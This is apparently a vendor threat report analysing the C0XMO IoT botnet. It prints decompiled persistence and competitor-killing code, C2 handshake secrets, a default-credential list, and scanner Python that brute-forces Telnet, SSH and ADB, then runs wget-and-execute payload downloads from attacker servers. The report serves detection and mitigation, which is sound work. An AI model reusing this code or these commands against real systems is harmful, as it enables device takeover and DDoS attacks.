

Although the attacker targeted a Japanese technology firm, the source IP address was traced to Germany. The compromised host downloaded the malware to /tmp/.cache. Our analysis revealed multiple malware samples compiled for various Linux architectures, such as ARM, MC68000, MIPS R3000, PowerPC, SuperH, Intel 80836, and AMD64.

Malware Analysis

C0XMO exhibits many traits typical of Gafgyt variants, including weak-credential brute-force attacks targeting Telnet and SSH, embedded command-injection vulnerabilities, and various DDoS attack techniques. This analysis is based on the bot.x86_64 sample.

Botnet

As soon as the C0XMO is delivered and executed on the victim host, it implements persistence mechanisms in four stages: persistence setup, self-copying, auto-start configuration, and termination of competing processes.

Persistence

The malware first checks its execution path through /proc/self/exe for persistence-related operations.

```
_GI_memset(v10, 0, 256);  
if ( (unsigned int)readlink("/proc/self/exe", v12, 1023) == -1 )  
    strcpy(v12, "/tmp/.sys");
```

Figure 2: Checking C0XMO execution path through /proc/self/exe

It then generates multiple hidden file paths, including /tmp/.sys, /var/tmp/.sys, and /dev/shm/.sys.

```
_GI_memset(tmp_sys, 0, 768);  
strcpy(tmp_sys, "/tmp/.sys");  
_GI_memset(&tmp_sys[10], 0, 246);  
strcpy(var_tmp_sys, "/var/tmp/.sys");  
_GI_memset(&var_tmp_sys[14], 0, 242);  
strcpy(dev_shm_sys, "/dev/shm/.sys");  
_GI_memset(&dev_shm_sys[14], 0, 242);  
for ( i = 0; i < 3; i++)
```

Figure 3: Generating multiple hidden file paths


C0XMO copies itself to these hidden locations and sets the file permissions to 755, enabling execution. If there is a home directory, the malware also copies itself to \$HOME/.sys.

```
_GI_snprintf(
(unsigned int)command,
512,
(unsigned int)"cp %s %s 2>/dev/null; chmod 755 %s 2>/dev/null",
(unsigned int)v12,
(unsigned int)&tmp_sys[256 * (__int64)i],
(unsigned int)&tmp_sys[256 * (__int64)i]);
system((__int64)command);
```

Figure 4: Copying C0XMO to hidden locations and assigning file permission

The malware then creates cron jobs to run C0XMO every 15 minutes.

(crontab -l 2>/dev/null | grep -v '%s'; echo '/15 * * * %s >/dev/null 2>&1') | crontab -



```
.text:000000000040591B
.text:000000000040591B loc_40591B:
.text:000000000040591B lea     rax, [rbp+var_810]
.text:0000000000405922 lea     rcx, [rbp+var_810]
.text:0000000000405929 lea     rdi, [rbp+command]
.text:0000000000405930 mov     r8, rax
.text:0000000000405933 mov     edx, offset aCrontabL2DevNu ; "(crontab -l 2>/dev/null | grep -v '%s';"
.text:0000000000405938 mov     esi, 200h
.text:000000000040593D mov     eax, 0
.text:0000000000405942 call    _GI_snprintf
.text:0000000000405947 lea     rdi, [rbp+command]
.text:000000000040594E call    system
.text:0000000000405953 movzx   eax, [rbp+var_710]
.text:000000000040595A test    al, al
.text:000000000040595C jz      loc_405A1E
```

Figure 5: Creating cron jobs to execute C0XMO every 15 minutes

Meanwhile, C0XMO appends execution commands to multiple shell profile files such as ~/.profile, ~/.bashrc, and ~/.bash_profile, using the hidden files created earlier.

grep -q '/tmp/.sys' ~/.bashrc 2>/dev/null || echo '/tmp/.sys &' >> ~/.bashrc 2>/dev/null

```
shell_profile[0] = ".profile";
shell_profile[1] = ".bashrc";
shell_profile[2] = ".bash_profile";
for ( j = 0; j <= 2; ++j )
{
_GI_snprintf((unsigned int)v4, 256, (unsigned int)"%s/%s", (unsigned int)v10, shell_profile[j], v2);
_GI_snprintf(
(unsigned int)command,
512,
(unsigned int)"grep -q '%s' %s 2>/dev/null || echo '%s &' >> %s 2>/dev/null",
(unsigned int)v9,
(unsigned int)v4,
(unsigned int)v9);
system((__int64)command);
}
```

Figure 6: Appending execution commands to shell profile files

C0XMO can also re-execute itself if the malware process is terminated for any reason.

```
_GI_snprintf(  
    (unsigned int)command,  
    512,  
    (unsigned int)"if ! pgrep -f '%s' >/dev/null; then %s & fi",  
    (unsigned int)v9,  
    (unsigned int)v9,  
    v2);  
system((__int64)command);
```

Figure 7: C0XMO re-executing itself when the process is terminated

Competitor Killing

After completing the previous stages, C0XMO verifies its PID and executable filename to prevent unintentional self-deletion during later cleanup operations.

```
v20 = _libc_getpid();  
if ( (unsigned int)readlink("/proc/self/exe", v19, 1023) == -1 )  
{  
    strcpy(self, ".sys");  
}  
else  
{  
    v19[1023] = 0;  
    v22 = _xpg_basename(v19);  
    strncpy(self, v22, 255);  
    self[255] = 0;  
}
```

Figure 8: Checking the C0XMO execution path to avoid accidental self-deletion

The malware scans all active processes in /proc, comparing their names to an internal blacklist. If a process name matches an entry on the blacklist, C0XMO immediately terminates that process.

```
memcpy(v17, &malware_blacklist, 328);
v21 = _GI_opendir("/proc");
if ( v21 )
{
    while ( 1 )
    {
        v23 = _GI_readdir(v21);
        if ( !v23 )
            break;
        if ( *(char *)(v23 + 19) > 47 && *(char *)(v23 + 19) <= 57 )
        {
            v24 = atoi(v23 + 19);
            if ( v24 != v20 )
            {
                _GI_snprintf((unsigned int)v13, 256, (unsigned int)"/proc/%d/comm",
                v25 = _GI_fopen(v13, &unk_4189A6);
                if ( v25 )
                {
                    if ( fgets(v12, 256, v25) )
                    {
                        v12[strcspn(v12, "\n")] = 0;
                        for ( i = 0; i <= 0x28; ++i )
                        {
                            if ( !(unsigned int)_GI_strcoll(v12, v17[i]) )
                            {
                                kill(v24, 9);
                                break;
                            }
                        }
                    }
                    _GI_fclose(v25);
                }
            }
        }
    }
    _GI_closedir(v21);
}
```

Figure 9: Scanning all running processes under /proc

The blacklist primarily targets four categories:

- Botnet malware
- Network service applications
- Programming-related tools
- Red team utilities

```
malware_blacklist dq offset aBot_0 ; DATA XREF: kill_competitors+7D10
; "bot"
dq offset aMirai ; "mirai"
dq offset aGafgyt ; "gafgyt"
dq offset aQbot ; "qbot"
dq offset aTsunami ; "tsunami"
dq offset aKaiten ; "kaiten"
dq offset aLightaidra ; "lightaidra"
dq offset aAidra ; "aidra"
dq offset aDvrhelper ; "dvrhelper"
dq offset aDvr ; "dvr"
dq offset aPnscan ; "pnscan"
dq offset aZollard ; "zollard"
dq offset aRemaiten ; "remaiten"
dq offset aSora ; "sora"
dq offset aMiori ; "miori"
dq offset aSystemdNetwork ; "systemd-network"
dq offset aSystemdResolve ; "systemd-resolve"
dq offset aNginx ; "nginx"
dq offset aHttpd ; "httpd"
dq offset aSshd ; "sshd"
dq offset aOpenssh ; "openssh"
dq offset aDropbear ; "dropbear"
dq offset aTelnetd ; "telnetd"
dq offset aBusybox ; "busybox"
dq offset aBashM ; "bash.m"
dq offset aShM ; "sh.m"
dq offset aBinM ; "bin.m"
dq offset aTmp ; "tmp"
dq offset aWatchdog ; "watchdog"
dq offset aWatch ; "watch"
dq offset aJava ; "java"
dq offset aPython ; "python"
dq offset aPerl ; "perl"
dq offset aRuby ; "ruby"
dq offset aNode ; "node"
dq offset aPhp ; "php"
dq offset aMasscan ; "masscan"
dq offset aZmap ; "zmap"
dq offset aNmap ; "nmap"
dq offset aHydra ; "hydra"
dq offset aMedusa ; "medusa"
```

Figure 10: Targeted process name blacklist

The malware then checks the executable paths of processes that have been terminated and compares them with a path blacklist. If it finds a match, C0XMO deletes the corresponding file from the system.

```
memcpy(path_blacklist, malware_path_blacklist, 120);
for ( j = 0; j <= 0xE; ++j )
{
    if ( !strstr(v19, path_blacklist[j]) )
    {
        _GI_snprintf(
            (unsigned int)v12,
            256,
            (unsigned int)"pkill -9 -f %s 2>/dev/null",
            path_blacklist[j],
            v2,
            v3,
            v12[0]);
        system(v12);
        _GI_snprintf((unsigned int)v12, 256, (unsigned int)"rm -rf %s 2>/dev/null", path_blacklist[j], v4, v5, v12[0]);
        system(v12);
    }
}
```

Figure 11: Removing malware through executable paths

```
malware_path_blacklist dq offset aTmpBot ; DATA XREF: kill_competitors+1CD↑o
; "/tmp/*bot*"
dq offset aTmpMirai ; "/tmp/mirai*"
dq offset aTmpGafgyt ; "/tmp/gafgyt*"
dq offset aVarTmpBot ; "/var/tmp/*bot*"
dq offset aVarTmpMirai ; "/var/tmp/mirai*"
dq offset aVarTmpGafgyt ; "/var/tmp/gafgyt*"
dq offset aDevShmBot ; "/dev/shm/*bot*"
dq offset aDevShmMirai ; "/dev/shm/mirai*"
dq offset aDevShmGafgyt ; "/dev/shm/gafgyt*"
dq offset aTmpSys ; "/tmp/*.sys"
dq offset aTmpBot_0 ; "/tmp/bot"
dq offset aTmpSsh ; "/tmp/ssh"
dq offset aVarRunBot ; "/var/run/*bot*"
dq offset aUsrBinSsh ; "/usr/bin/.ssh"
dq offset aBinBusybox ; "/bin/busybox"
```

Figure 12: Targeted malware path blacklist

C0XMO attempts to eliminate competing botnets run by other threat actors. It not only deletes rival malware binaries but also tries to remove associated persistence mechanisms such as cron jobs, rc.local, init.d services, system services, and shell profile scripts.

```

system("sed -i '/mirai/d' /etc/crontab 2>/dev/null");
system("sed -i '/gafgyt/d' /etc/crontab 2>/dev/null");
system("sed -i '/bot/d' /etc/crontab 2>/dev/null");
_GI_snprintf(
    (unsigned int)v15,
    256,
    (unsigned int)"find /var/spool/cron -type f -exec sed -i '/mirai/d; /gafgyt/d; /bot/d' {} \; 2>/dev/null",
    v6,
    v7,
    v8,
    v12[0]);
system(v15);
system("sed -i '/mirai/d' /etc/rc.local 2>/dev/null");
system("sed -i '/gafgyt/d' /etc/rc.local 2>/dev/null");
system("sed -i '/bot/d' /etc/rc.local 2>/dev/null");
system("rm -rf /etc/init.d/mirai /etc/init.d/gafgyt /etc/init.d/bot 2>/dev/null");
system(
    "rm -rf /etc/systemd/system/mirai.service /etc/systemd/system/gafgyt.service /etc/systemd/system/bot.service 2>/dev/null");
result = system("systemctl daemon-reload 2>/dev/null");
v14[0] = "/etc/profile";
v14[1] = "/etc/bashrc";
v14[2] = "/root/.bashrc";
v14[3] = "/root/.profile";
v14[4] = "/root/.bash_profile";
for ( k = 0; k <= 4; ++k )
{
    _GI_snprintf(
        (unsigned int)v12,
        512,
        (unsigned int)"sed -i '/mirai/d; /gafgyt/d; /bot/d' %s 2>/dev/null",
        v14[k],
        v10,
        v11,
        v12[0]);
    result = system(v12);
}
return result;

```

Figure 13: Eliminating potentially competing botnets

C2 Connection

After completing the local persistence setup, C0XMO establishes a connection to the C2 server at 85[.]215[.]131[.]70.




Figure 14: Establishes the connection with C2 server

C0XMO performs a custom handshake after connecting. It begins by sending a specific magic string, 669787761736865726500, together with the shared secret FS2@SA__=A23cAxs3S3@23AF@A3454DFSA0D. The server then responds with the string HANDSHAKE_OK.

Next, C0XMO sends the string BOT to identify itself as a botnet node, after which the server responds with OK.

In the final stage of the handshake, the bot sends the hexadecimal sequence FF FF FF FF 75 as the final magic value to the C2 server. The server then responds with a welcome message confirming that the handshake process has been successfully completed.




Figure 15: Sequence diagram of the C0XMO custom handshake

Command Handler

C0XMO contains a command handler that parses commands received from the C2 server. The malware primarily supports five commands: ping, stop, scan, stopscan, and attack-related commands.

The ping command is used to verify whether the infected host is still active. If the host is reachable, the bot responds with the PONG string as a heartbeat message.

```
send_all(a1, "PONG", 4);
result = (unsigned __int8)debuggg;
if ( debuggg )
    return puts("[INFO] Responded to PING");
```

Figure 16: The ping command for the heartbeat mechanism

C0XMO supports 19 different DDoS attack methods for various scenarios, as shown in the table below.

Command	Attack Function	Attack Type
UDP	attack_udp_bypass	UDP Bypass Flood
TCP	attack_tcp_bypass	TCP Flood
TUP	attack_tcp_udp_bypass	Hybrid TCP + UDP Flood
SYN	attack_syn	TCP SYN Flood
VSE	attack_vse	Valve Source Engine Flood
DISCORD	attack_discord2	Discord Voice UDP Flood
FIVEM	attack_fivem	FiveM Game Flood
OVHTCP	attack_ovh_tcp	OVH Bypass TCP Flood
OVHUDP	attack_ovh_udp	OVH Bypass UDP Flood
HEX	attack_hex	Hex-pattern Flood
NTP	attack_ntp	NTP Amplification
MEM	attack_memcached	Memcached Amplification
ICMP	attack_icmp	ICMP Flood
POD	attack_ping_of_death	Ping of Death
HTTPSTORM	attack_http_storm	HTTP Request Storm
HTTPIO	attack_http_io	Slow/IO Exhaustion
HTTPSPOOF	attack_http_spoof	HTTP Spoof Flood
HTTPGET	attack_http_get	HTTP GET Flood
HTTPCFB	attack_http_cfb	Cloudflare Bypass HTTP Flood

Unlike traditional botnets, C0XMO isolates its scanning function into an independent Python script. The malware fetches this script from the same IP address and port—217[.]160[.]125[.]125:15527—that it uses to distribute the main C0XMO binary.

```
_GI_snprintf(
  (__int64)buffer,
  512,
  (__int64)"wget -q http://%s/scanner.py -O /tmp/scanner.py 2>/dev/null || curl -s http://%s/scanner.py -o /tmp/sca"
  "nner.py 2>/dev/null",
  "217.160.125.125:15527",
  "217.160.125.125:15527");
system((__int64)buffer);
if ( (unsigned int)access("/tmp/scanner.py", 0) )
{
  result = (unsigned __int8)debuggg;
  if ( debuggg )
    return puts("[SCANNER] Failed to download scanner.py");
}
```

Figure 17: Downloading the scanner script from the C0XMO binary distributed IP address

The malware installs several required packages, including requests, paramiko, and beautifulsoup4.

```
pip3 install requests paramiko beautifulsoup4 --break-system-packages 2>/dev/null || pip3 install requests
paramiko beautifulsoup4 2>/dev/null || python3 -m pip install requests paramiko beautifulsoup4 --break-system-
packages 2>/dev/null
```

These packages are primarily used for network communication, including sending HTTP requests, receiving responses, and performing SSH- and Telnet-based interactions.

C0XMO then executes the scanner script with the following arguments.

```
python3 /tmp/scanner.py --rand --rand-ports
23,22,80,443,8080,5555,5511,5554,4443,81,8000,7547,8081,8443,8888 --runtime X --server
217[.]160[.]125[.]125:15527
```

- --rand: Enables random IP scanning
- --rand-ports: Specifies the target ports used during random scanning including 23, 22, 80, 443, 8080, 5555, 5511, 5554, 4443, 81, 8000, 7547, 8081, 8443, and 8888
- --runtime: Specifies the scanner runtime duration in seconds
- --server: Specifies the C2 server address

```

chmod("/tmp/scanner.py", 493);
install_python_packages();
pid = fork();
if ( !pid )
{
    _GI_snprintf((__int64)buffer_1, 16, (__int64)"%d", duration);
    strcpy(ports, "23,22,80,443,8080,5555,5511,5554,4443,81,8000,7547,8081,8443,8888");
    execlp(
        (unsigned int)"python3",
        (unsigned int)"python3",
        a7,
        a8,
        a9,
        a10,
        v18,
        v19,
        a13,
        a14,
        "/tmp/scanner.py",
        "--rand",
        "--rand-ports",
        ports,
        "--runtime",
        buffer_1,
        "--server",
        "217.160.125.125:15527",
        0);
    _GI_exit(1);
}

```

Figure 18: Executing the scanner script

Scanner

The scanner has around 22 functions categorized into six groups: Worker, Blacklist, Telnet, SSH, HTTP Exploit, and ADB Exploit. Its main goal is to enable lateral movement.

Class	Function	Description
Main	main	Main Program
Worker	worker	Main Scanning and Exploitation Worker
	load_blacklist	Load Blacklist Rules
	expand_wildcard_range	Expand Wildcard Ips and Ranges
	expand_ip_range	Expand IP Ranges
	parse_complex_pattern	Parse Complex Wildcard and Range Patterns
Blacklist	is_blacklisted	Check Whether an IP is Blacklisted
	load_failed_ips	Load Failed IP Addresses

	add_failed_ip	Add Failed IP Address
	random_ip	Generate Random Public IP Address
	detect_arch	Detect CPU Architecture
Telnet	telnet_login	Telnet Weak-Credential Login
	install_bot_telnet	Deploy Bot After Successful Telnet Login
	is_ssh	Detect SSH Service
SSH	ssh_login	SSH Weak-Credential Login
	install_bot_ssh	Deploy Bot After Successful SSH Login
	try_cves_fast	Fast HTTP Exploitation
	exploit_password_leak	Exploit Password Disclosure Vulnerability
	exploit_systools_rce	Exploit Systools Command Injection
	exploit_glpi_htmLawed	Exploit GLPI htmLawed RCE
	exploit_glpi_barcode	Exploit GLPI Barcode Injection
HTTP Exploit	exploit_avtech	Exploit AVTECH DVR Vulnerability
	exploit_nvms9000	Exploit NVMS-9000 Vulnerability
	exploit_broadband	Exploit Broadband Router Vulnerability
	exploit_zyxel_systools	Exploit Zyxel SysTools RCE
	try_all_cves	Execute All HTTP Exploits
ADB Exploit	adb_exploit	Exploit Android Debug Bridge (ADB)

The scanner displays its banner upon execution.

```
# ===== BANNER =====
BANNER = " "
\x1b[38;5;129m
\x1b[38;5;128m
\x1b[38;5;127m
\x1b[38;5;126m
\x1b[38;5;125m
\x1b[38;5;14m
\x1b[38;5;129m
\x1b[38;5;125m- - - - \x1b[1;34mC0XM0 - SCANNER \x1b[38;5;125m- - - -\x1b[38;5;129m\|r
\x1b[38;5;129m\x1b[38;5;125m- - - - \x1b[1;34mExploiting Everything \x1b[38;5;125m- - - -\x1b[38;5;14m\|r
\x1b[38;5;129m
\x1b[0;49;32m\r\n"
```

Figure 19: Scanner banner displayed upon execution

The scanner initially loads the blacklist and failed IP entries from `blacklist.txt` and `failed.txt`. These files help prevent scanning honeypots, research institutions, known bot nodes, and previously unsuccessful or targeted IPs.

The script then creates numerous worker threads. Each thread performs the following steps:

- Retrieve a target
- Check the blacklist and failed IP. If the target is included in either list, the scanner skips it.
- Scan whether the target ports are open
- Detect the service type
- Execute Telnet, SSH, HTTP, and ADB exploitation attempts
- Deploy the C0XMO payload after successful exploitation; otherwise, add the failed target to `failed.txt`

```
# ===== WORKER =====
def worker(q, stats, random_mode, timeout, bot_server):
    local_session = requests.Session()
    retry = Retry(total=0, backoff_factor=0)
    adapter = HTTPAdapter(pool_connections=10, pool_maxsize=20)
    local_session.mount('http://', adapter)
    local_session.mount('https://', adapter)

    while True:
        try:
            item = q.get(timeout=1)
        except:
            break

        ip, port = item
        stats[2] += 1

        if is_blacklisted(ip):
            q.task_done()
            continue
        with failed_lock:
            if ip in failed_ips:
                q.task_done()
                continue

        # Fast port check
        port_open = False
        try:
            sock = socket.socket()
            sock.settimeout(1.0)
            result = sock.connect_ex((ip, int(port)))
            sock.close()
            port_open = (result == 0)
        except:
            pass

        if not port_open:
            q.task_done()
            continue
```

Figure 20: Worker threads

The scanner performs weak password brute-force attacks on Telnet and SSH services. After successful authentication, it identifies the target host's architecture and downloads the appropriate payload.

```
cd /tmp
cd /tmpwget -q http://malicious[.]server/bot.arch -O .cache
chmod 777 .cache
```

```
./cache
rm -f .cache
```

```
CREDENTIALS = [
    "root:root", "root:1234", "root:", "admin:admin", "admin:1234",
    "admin:password", "admin:", "user:user", "support:support", "guest:guest",
    "root:vizxv", "root:xc3511", "root:Zte521", "admin:Zte521", "admin:123456",
    "admin:12345678", "admin:1234567890", "admin:cat1029", "admin:pass",
    "admin:dvr2580222", "admin:aquario", "admin:1111111", "administrator:1234",
    "adminisp:adminisp", "default:default", "root:12345", "root:password",
    "root:default", "admin:12345", "admin:default", "support:", "user:1234",
    "guest:", "root:toor", "admin:toor", "root:huawei", "admin:huawei",
    "root:user", "admin:user", "root:zte", "admin:zte", "root:Zte521@SC",
    "admin:Zte521@SC", "root:vizxv", "root:5up", "root:anko", "root:klv123",
    "root:7ujMko0admin", "root:7ujMko0vizxv", "root:7ujMko0password",
    "admin:7ujMko0admin", "admin:7ujMko0vizxv", "admin:7ujMko0password",
    "support:7ujMko0support", "root:xc3511", "root:1111", "root:1111111",
    "root:11111111", "root:1111111111", "root:0000", "root:000000",
    "root:00000000", "root:admin", "root:password", "root:pass", "root:default",
    "root:user", "root:guest", "root:support", "root:root", "admin:admin",
    "admin:password", "admin:pass", "admin:default", "admin:user", "admin:guest",
    "admin:support", "admin:root", "support:support", "support:password",
    "support:pass", "support:default", "support:user", "support:guest",
```

Figure 21: Hard-coded weak credentials

```
def install_bot_telnet(ip, port, user, password, bot_server):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(10)
        sock.connect((ip, int(port)))
        sock.recv(1024)
        sock.sendall(f"{user}\r\n".encode())
        time.sleep(0.3)
        sock.recv(1024)
        sock.sendall(f"{password}\r\n".encode())
        time.sleep(1)
        sock.recv(1024)
        sock.sendall(b"uname -m\n")
        time.sleep(1)
        arch_data = sock.recv(256).decode(errors='ignore')
        arch = detect_arch(arch_data)
        bot_url = f"http://{bot_server}/bot.{arch}"
        cmd = f"cd /tmp; wget -q {bot_url} -O .cache; chmod 777 .cache; ./cache; rm -f .cache\n"
        sock.sendall(cmd.encode())
        time.sleep(3)
        sock.close()
        print(f"\033[92m[+] INSTALLED {ip}:{port} ({arch})\033[0m")
        return True
    except Exception:
        return False
```

Figure 22: Deploying C0XMO if successfully accessed

The scanner also includes numerous HTTP-based exploits for initial access, including:

- UPnP SOAP Injection (CVE-2021-27137)

- CGI Shell Injection
- HMAP SOAP Injection (CVE-2015-2051)
- DVR Command Injection
- Systools Command Injection
- GLPI htmLawed RCE (CVE-2022-35914)
- GLPI Barcode Injection
- AVTECH DVR Vulnerability (CVE-2025-34054, CVE-2016-15047)
- NVMS-9000 Vulnerability
- Broadband Router Vulnerability
- Zyxel SysTools RCE

```
# List of all HTTP exploits (full versions)
HTTP_CVES = [
    ("Password Leak", exploit_password_leak),
    ("SysTools RCE", exploit_systools_rce),
    ("GLPI htmLawed", exploit_glpi_htmLawed),
    ("GLPI Barcode", exploit_glpi_barcode),
    ("Avtech", exploit_avtech),
    ("NVMS-9000", exploit_nvms9000),
    ("Broadband Router", exploit_broadband),
    ("Zyxel SysTools", exploit_zyxel_systools),
]

def try_all_cves(ip, port, session, bot_server):
    for name, exploit in HTTP_CVES:
        try:
            if exploit(ip, port, session, bot_server):
                print(f"\033[92m[+] CVE {name} exploited on {ip}:{port}\033[0m")
                return True
        except Exception:
            continue
    return False
```

Figure 23: HTTP-based exploitation used to achieve initial access

In addition, the scanner exploits unauthorized access vulnerabilities in the Android Debug Bridge (ADB) to compromise exposed Android-based devices.

```
def adb_exploit(ip, port, bot_server):
    arch = None
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(5)
        sock.connect((ip, int(port)))
        cmd = "shell:uname -m > /data/local/tmp/.arch\n"
        sock.send(cmd.encode())
        time.sleep(2)
        sock.close()
        try:
            arch_resp = requests.get(f"http://{ip}:{port}/data/local/tmp/.arch")
            if arch_resp.status_code == 200:
                arch = detect_arch(arch_resp.text)
        except:
            pass
    except:
        pass
    if not arch:
        arch = "mips"
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(5)
        sock.connect((ip, int(port)))
        bot_cmd = f"cd /data/local/tmp; wget http://{bot_server}/bot.{arch}"
        cmd = f"shell:{bot_cmd}\n"
        sock.send(cmd.encode())
        time.sleep(2)
        sock.recv(1024)
        sock.close()
        return True
    except Exception:
        return False
```

Figure 24: Android Debug Bridge (ADB) unauthorized access vulnerabilities

Conclusion

C0XMO exhibits a considerably more advanced architecture and feature set compared to earlier IoT botnets. Its modular exploitation features, multi-phase propagation methods, and overall design suggest a greater degree of operational sophistication and complexity than typical Gafgyt malware. The distinction between its scanning and propagation parts underscores an evolution towards more adaptable and scalable botnet deployment strategies.

Organizations are strongly advised to immediately update all affected network devices and IoT systems to the latest firmware. They should also disable unnecessary remote-access services such as Telnet and UPnP, enforce robust credential policies, and continuously monitor for suspicious outbound scans or exploitation attempts. Additionally, regularly auditing of internet-facing services can help minimize the attack surface caused by known vulnerabilities and default settings.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

ELF/Gafgyt.SORA!tr

ELF/Gafgyt.C0MOX!tr

ELF/Mirai.EGX!tr

Python/Gafgyt.C0MOX!tr

The [FortiGuard AntiVirus service](#) engine is integrated into [FortiGate](#), [FortiMail](#), [FortiClient](#), and [FortiEDR](#). Customers running these products with up-to-date signatures are protected against the malware components described in this report.

The [FortiGuard Web Filtering Service](#) blocks the C2 server.

FortiGuard Labs provides an [IPS signature](#) against attacks exploiting the following vulnerabilities:

CVE-2021-27137: 56117 DD-WRT.UPNP.CVE-2021-27137.uuid.Buffer.Overflow

CVE-2015-2051: 50772 D-Link.Devices.HNAP.SOAPAction-Header.Command.Execution.Vulnerability

